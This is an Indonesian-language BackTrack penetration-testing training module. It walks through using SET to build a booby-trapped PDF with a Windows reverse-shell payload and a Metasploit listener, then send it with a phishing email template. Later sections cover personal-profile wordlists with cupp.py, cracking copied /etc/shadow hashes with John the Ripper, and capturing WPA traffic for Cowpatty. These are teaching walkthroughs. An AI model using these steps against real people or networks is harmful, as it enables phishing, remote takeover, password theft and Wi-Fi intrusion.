Set merupakan tools social engineering multi fungsi. SET merupakan singkatan dari *Social-Engineering-Toolkit* yang di bangun dari bahasa *python .* Direktori di mana set berada secara default berada pada

```
/pentest/exploits/set
```

```
root@bt:/pentest/exploits/set# ls
config       modules  reports  set-automate  set-update  set-web
__init__.py  readme   set      set-proxy     setup.py    src
root@bt:/pentest/exploits/set#
```

Menu pada SET




```
Copyright 2012, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification,
are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this
list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice,
this list of conditions and the following disclaimer
      in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its
contributors may be used to endorse or promote products derived from
      this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND
ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT
OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL,
```

```
EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT
LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR
PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING
NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-
Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free
open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as
you give the appropriate credit where credit
is due (which means giving the authors the credit they deserve for writing it).
Also note that by using this software, if you ever
see the creator of SET in a bar, you are required to give him a hug and buy him a
beer. Hug must last at least 5 seconds. Author
holds the right to refuse the hug or the beer.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are
planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are
violating the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only use
this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y


                 _____________________________________
                /   _____/\_   _____/\__    ___/
                \_____  \  |    __)_   |    |
                /        \ |        \  |    |
               /_______  //_______  /  |____|
                       \/         \/

  [---]        The Social-Engineer Toolkit (SET)         [---]
  [---]        Created by: David Kennedy (ReL1K)         [---]
  [---]        Development Team: JR DePre (pr1me)        [---]
  [---]        Development Team: Joey Furr (j0fer)       [---]
  [---]        Development Team: Thomas Werth            [---]
  [---]        Development Team: Garland                 [---]
  [---]                  Version: 3.6                    [---]
  [---]          Codename: 'MMMMhhhhmmmmmmmmm'           [---]
  [---]        Report bugs: davek@trustedsec.com         [---]
  [---]         Follow me on Twitter: dave_rel1k         [---]
  [---]       Homepage: https://www.trustedsec.com       [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

    Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
```

```
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Spear-Phishing Attack Vectors

Berguna untuk mengirim mass email dan di kombinasikan dengan file yang telah disisipi backdoor .

Untuk menggunakan plugin ini kita harus mengedit file *config/set_config* **SENDMAIL=OFF** rubah menjadi **SENDMAIL=ON**.

Perform a Mass Email Attack
Pada bagian ini kita akan dihadapkan dengan pilihan backdoor yang akan terbentuk dalam bentuk file *exe*

Jenis backdoor yang di tersedia

```
          ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
```

Untuk contoh saya coba piliah nomer 7 yaitu *Adobe Flash Player "newfunction" Invalid Pointer Use*
Kemudian dilanjutkan dengan pemilihan payload

```
1) Windows Reverse TCP Shell               Spawn a command shell on victim and send
back to attacker
2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and
send back to attacker
3) Windows Reverse VNC DLL                   Spawn a VNC server on victim and send
back to attacker
4) Windows Reverse TCP Shell (x64)          Windows X64 Command Shell, Reverse TCP
Inline
5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows
x64), Meterpreter
```

```
6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting
port on remote system
7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL
and use Meterpreter
```

dalam contoh kali ini saya memilih windows reverse TCP shell >> 1
setelah langkah tadi kita harus menentukan port yang di gunakan

```
set:payloads > Port to connect back on [443]: 4444

[-] Generating fileformat exploit...

[*] Payload creation complete.
[*] All payloads get sent to the src/program_junk/src/program_junk/template.pdf
directory
[-] As an added bonus, use the file-format creator in SET to create your
attachment.

   Right now the attachment will be imported with filename of 'template.whatever'
   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing > [*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

Return to main menu.
```

Dilihat dari hasil di atas seharusnya kita dapat memberi nama file pdf tersebut namun pada contoh ini saya hanya *skip* proses ini.

Kemudian anda harus memilih 2 pilihan yaitu serangan menuju ke *satu* (tunggal) email dan serangan menuju ke *banyak* email (mass mailer)

```
set:phishing > 1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template
```

pilih template yang di siapkan oleh SET saya coba pick 1

```
set:phishing > 1
[-] Available templates:
1: Have you seen this?
2: Status Report
3: Dan Brown's Angels & Demons
4: Strange internet usage from your computer
5: Computer Issue
6: Baby Pics
7: WOAAAA!!!!!!!!! This is crazy...
8: How long has it been?
9: New Update
```

saya tertarik dengan "new update" sangat sering email di kirim dengan kata-kata newupdate … karena itu ayo kita mulai

```
set:phishing > 9
set:phishing > Send email to:
```

isikan email target anda contoh saya kirim ke zee.eichel@gmail.com

```
set:phishing > Send email to: zee.eichel@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay
```

Nah kita bisa menggunakan gmail account kita saya pilih nomer satu … jika anda memiliki *server email* sendiri anda bisa memilih nomer 2

isikan data email anda

```
set:phishing > 1
set:phishing > Your gmail email address: : zee.eichel@indonesianbacktrack.or.id
Email password:
set:phishing > Flag this message/s as high priority? [yes|no]: yes
```

kemudian SET secara otomatis akan membuat listener lewat metasploit module untuk membentuk listener

```
set:phishing > Setup a listener [yes|no]: yes

       =[ metasploit v4.0.1-dev [core:4.0 api:1.0]
+ -- --=[ 732 exploits - 374 auxiliary - 82 post
+ -- --=[ 227 payloads - 27 encoders - 8 nops
       =[ svn r13733 updated 94 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 94 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.1.3
LHOST => 192.168.1.3
resource (src/program_junk/meta_config)> set LPORT 4444
LPORT => 4444
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
```

```
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.1.3:4444
[*] Starting the payload handler...
```

2. OFFLINE PASSWORD ATTACK

Pengertian dari serangan offline password attack sebenarnya adalah metode serangan terhadap sebuah karakter sandi yang telah terenskripsi pada berbagai metode enskripsi serta berusaha untuk memecahkannya menjadi berbagai format secara offline atau tidak membutuhkan koneksi internet sebagai media.

Beberapa tools backtrack yang tersedia dalam serangan offline ini antara lain

- cupp.py
- John The Ripper (JTR)
- Cowpatty

Sebenarnya masih banyak lagi hal yang dapat kita lakukan karena berbagai metode cracking dan cara manual lainnya begitu banyak dan kompleks. Berbagai tools tersebut dapat anda temui pada direktori */pentest/password/*

2.1. Cupp.py

2.1.1. Membuat wordlist dengan cupp.py

Cupp.py sebenarnya lebih kepada pendekatan "social engginering attack (soceng)" ketimbang "offline password attack" betapa tidak tools ini sebenarnya di gunakan setelah pengumpulan informasi melalui tehnik soceng yang telah kita bahas pada module training sebelumnya.

Cupp.py merupakan singkatan dari "***common user password profiller***" dan di ciptakan oleh ***muris kurgas***. Cupp.py sebenarnya adalah sebuah tools yang secara otomatis akan membuat password list berdasarkan hasil dari pengumpulan informasi baik lewat information gathering atau soceng. Biasanya lewat soceng karena ini lebih kepada "*humanity social information*"

2.1.2. Lokasi cupp.py

Untuk mengakses cupp.py kita harus mengaksesnya ke direktori /pentest/password/cupp.

```
root@bt:/pentest/passwords/cupp# ls
cupp.cfg  cupp.py  dictionaries  docs  target.txt
root@bt:/pentest/passwords/cupp#
```


Atau bisa kita langsung mengaksesnya dari menu naga

2.1.3. Penggunaan Cupp.py

-h Untuk melihat opsi-opsi parameter lainnya
-i Digunakan untuk mendownload database dari oxford university repository

```
root@bt:/pentest/passwords/cupp# ./cupp.py -l
```

- **i** digunakan untuk membuat password list berdasarkan data tertentu



Pertanyaan – pertanyaan dasar akan di lontarkan pada bagian ini, pertanyaan – pertanyaan tersebut nantinya akan di gunakan sebagai acuan untuk membuat daftar password. Pertanyaan-pertanyaan berkisar social tersebut mencakup beberapa informasi pribadi saya bagi dalam beberapa kategori informasi

Informasi target secara pribadi
name : isikan dengan nama target yang hendak anda buat password listnya.
surname : Nama keluarga besar biasanya bisa nama tengah atau marga
nickname : beberapa orang biasanya memiliki julukan atau alias, isikan alias target jika ada
birthday : tanggal lahir target dengan format hari | bulan | tahun

Informasi Istri atau suami (pasangan hidup) bisa pacar atau mantan
wife's (husband's) nickname : Nama istri atau suami target
wife's (husband's) nickname : alias atau julukan dari istri atau suami target
wife's (husband's) birthday : tanggal lahir dari suami atau istri target

Informasi anak dari target
child's name : Nama anak
child's nickname : alias atau julukan dari anak

child's birthday : tanggal lahir dari anak target

Informasi lainnya
pet's name : nama binatang peliharaan
Company name : nama perusahaan di mana dia bekerja atau pemilik

Tambahan pelengkap
keyword : beberapa kata kunci (keyword) atau informasi tambahan
specialchar : beberapa spesial karakter seperti (%,$,@) akan di tambahkan pada keyword
random numbers : beberapa nomor secara acak akan di tambahkan pada setiap akhir kata.

– **Lokasi penyimpanan hasil pembuatan list password**

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to target.txt, counting 26620 words.
[+] Now load your pistolero with target.txt and shoot! Good luck!
root@bt:/pentest/passwords/cupp#
```


Secara default *cupp.py* akan membuat hasil dari parameter **i** , ke dalam bentuk txt kemudian dinamakan dengan nama target. Pada contoh di atas saya memasukan nama "*target*" pada pilihan nama maka nama file wordlist tersebut akan menjadi *target.txt*

- w Digunakan untuk membuat password list yang telah kita buat makin kompleks.

```
root@bt:/pentest/passwords/cupp# ls
cupp.cfg  cupp.py  dictionaries  docs  target.txt
root@bt:/pentest/passwords/cupp# ./cupp.py -w target.txt

      ################################################
      #                      WARNING!!!              #
      #         Using large wordlists in some        #
      #       options bellow is NOT recommended!     #
      ################################################

> Do you want to concatenate all words from wordlist? Y/[N]: Y

[-] Maximum number of words for concatenation is 200
[-] Check configuration file for increasing this number.

> Do you want to concatenate all words from wordlist? Y/[N]:
```

Hanya saja memang perintah ini akan menghasilkan password list yang besar , sehingga cupp.py sendiri pun menyarankan agar tidak menggunakan perintah ini.

- a di gunakan untuk mendownload database dari alectodb



2.2. John The Ripper (JTR)

John the Ripper adalah password cracker yang cepat , saat ini tersedia untuk Berbagai sistem operasi seperti Unix, Windows, DOS, BeOS, dan OpenVMS. Tujuan utamanya adalah untuk mendeteksi dan menguji password Unix yang lemah. Selain beberapa crypt (3) sandi jenis hash yang paling umum ditemukan pada berbagai sistem Unix, Windows LM hash, ditambah banyak hash lain dan cipher yang di sempurnakan pada versi komunitas

[a] **Wordlist** : Menggunakan daftar kata-kata yang akan di jadikan acuan bagi JTR untuk melakukan serangan .

[b] **Single crack** : Dalam mode ini , JTR akan mencoba untuk melakukan serangan dengan menggunakan dan memanfaatkan login/GECOS information sebagai kata sandi

[c] **Incremental** : Ini adalah suatu proses yang kuat. John akan mencoba setiap kombinasi karakter untuk resolve password.

2.2.1. Mengoperasikan john The Ripper

Untuk melakukan *test* dan *benchmark* terhadap kemampuan john the ripper , masukan perintah seperti di bawah ini


2.2.2. Single file cracking

Secara umum perintah john sangat mudah. Perhatikan syntax di bawah ini

```
john [ file ]
```

sebagai contoh coba kita buat sebuah file kosong kemudian isikan dengan

```
myuser:AZl.zWwxIh15Q
```



Kemudian save dengan nama password.txt atau terserah dengan keinginan anda. Lalu lakukan pengetesan crack dengan john


2.2.4. UNSHADOW

Pada sistem berbasis linux atau unix informasi terhadap user dan login secara default tercatat pada file "*/etc/shadow*" dan "*/etc/passwd*" Hal ini sangat rentan dalam suatu sistem keamanan. Mengingat user berpangkat tertinggi "root" juga di catat informasinya di kedua file tersebut. JTR memiliki kemampuan untuk melakukan penetration testing terhadap kerentanan file-file tersebut. Tujuannya agar anda dapat mengetahui seberapa baik kondisi password anda dalam bruteforcing attacking.

Langkah – langkah dalam melakukan pentration menggunakan fasilitas UNSHADOW pada JTR adalah sebagai berikut.

Menyalin file */etc/shadow/* dan file */etc/passwd/* kedalam sebuah text file

Dalam hal ini saya menamakan file tersebut sebagai **pass.txt**. Perhatikan gambar di bawah ini.



Melakukan cracking dengan mode "*single crack mode*"

```
root@bt:/pentest/passwords/john# john pass.txt
```

Jika john berhasil melakukan cracking dari salah satu password , maka secara otomatis akan tersimpan pada file **~/.john/john.pot** kita dapat melihatnya dengan cara melakukan perintah

```
root@bt:/pentest/passwords/john# john --show pass.txt
```

Jika kita ingin melihat hasil crack dari user tertentu , kita dapat memangilnya berdasarkan UID contoh saya ingin melihat hasil dari root dengan uid=0

```
root@bt:/pentest/passwords/john# --show –users=0 pass.txt
```

atau bisa dengan

```
root@bt:/pentest/passwords/john# john --show --users=0 *passwd*
```

Anda pun dapat men-filter berdasarkan group

```
root@bt:/pentest/passwords/john# john --wordlist=passwd.lst --rules pass.txt
```

John dapat melakukan multi sesi dalam melakukan aksinya. Sebagai contoh saya membuat sesi allrules

```
root@bt:/pentest/passwords/john#john --session=allrules --wordlist=all.lst --rules
pass.txt
root@bt:/pentest/passwords/john# john –status=allrules
```

Jika anda menginginkan menghentikan salah satu dari sesi , gunakan perintah **ps** untuk melihat informasi proses dan perintah **kill** untuk mengehentikan proses berdasarkan *PID*(*process id*)

```
root@bt:/pentest/passwords/john#ps aux | grep john
root@bt:/pentest/passwords/john#kill HUP $PID
root@bt:/pentest/passwords/john# john –restore=allrules
```

2.3. Cowpatty

Cowpatty adalah WPA & PSK dictionary attack tools, atau tools berdasarkan bruteforcing dengan dictionary list yang menyerang enskripsi wireless wpa & psk . Cowpatty sudah terinstall secara default di backtrack V.

2.3.1. Penggunaan cowpatty

Ikuti langkah-langkah di bawah ini

1. Cek Support Interface

langkah pertama tentu saja kita membutuhkan interface wireless yang support terhadap mode monitor

cek kompetibilitas wireless

```
root@nindya-putri:~# airmon-ng
```

Dilihat dari hasil di atas berarti interface wireless berbasis pada wlan0 telah support dengan mode monitor ..Bisa dikatakan anda telah siap melakukan serangan

2.Mode monitor


Selanjutnya kita mengaktifkan mode monitor pada wlan0 …

```
root@bt:~# airmon-ng start wlan0
Interface Chipset Driver
wlan0 Intel 3945ABG iwl3945 – [phy0]
(monitor mode enabled on mon0)
```

Ok kita telah sukses sejauh ini , output pada terminal menunjukan bahwa monitor mode telah di aktifkan pada interface mon0

3. Airodump

Berikutnya Kita harus menangkap (dump) traffik pada akses point target dan lalu lintas paket data antara AP dan client yang sedang terkoneksi , sebelumnya saya melakukan information gathering untuk mengetahui beberapa spesifikasi target yang di butuhkan




Ok yang perlu kita catat dari pengumpulan informasi data yang di perlukan adalah (dalam kasus saya)

a. bssid AP = 00:1E:C1:4C:BF:F8
b. channel = 11
c. ENC = WPA
d. SSID = ibteam-3g
4. AIRODUMP-NG

Selanjutnya saya melakukan dump trafik data antara client terkonek dan Akses point (AP)

```
root@bt:~# airodump-ng --bssid 00:1E:C1:4C:BF:F8 -w dump_traf1 -c 11 mon0
root@bt:~# airodump-ng mon0
```




saya jelaskan sedikit mengenai *-w dump_traf1* ..parameter ini berfungsi untuk membuat suatu file hasil capture dan dump trafik tadi, dump_traf1 adalah nama file yang saya pilih anda bebas memilih nama lain sesuka hati anda. Dan file tersebut nantinya akan berekstension **.cap**. Tentu saja file tersebut akan di buat pada lokasi direktori dimana anda memulai perintah airodump.

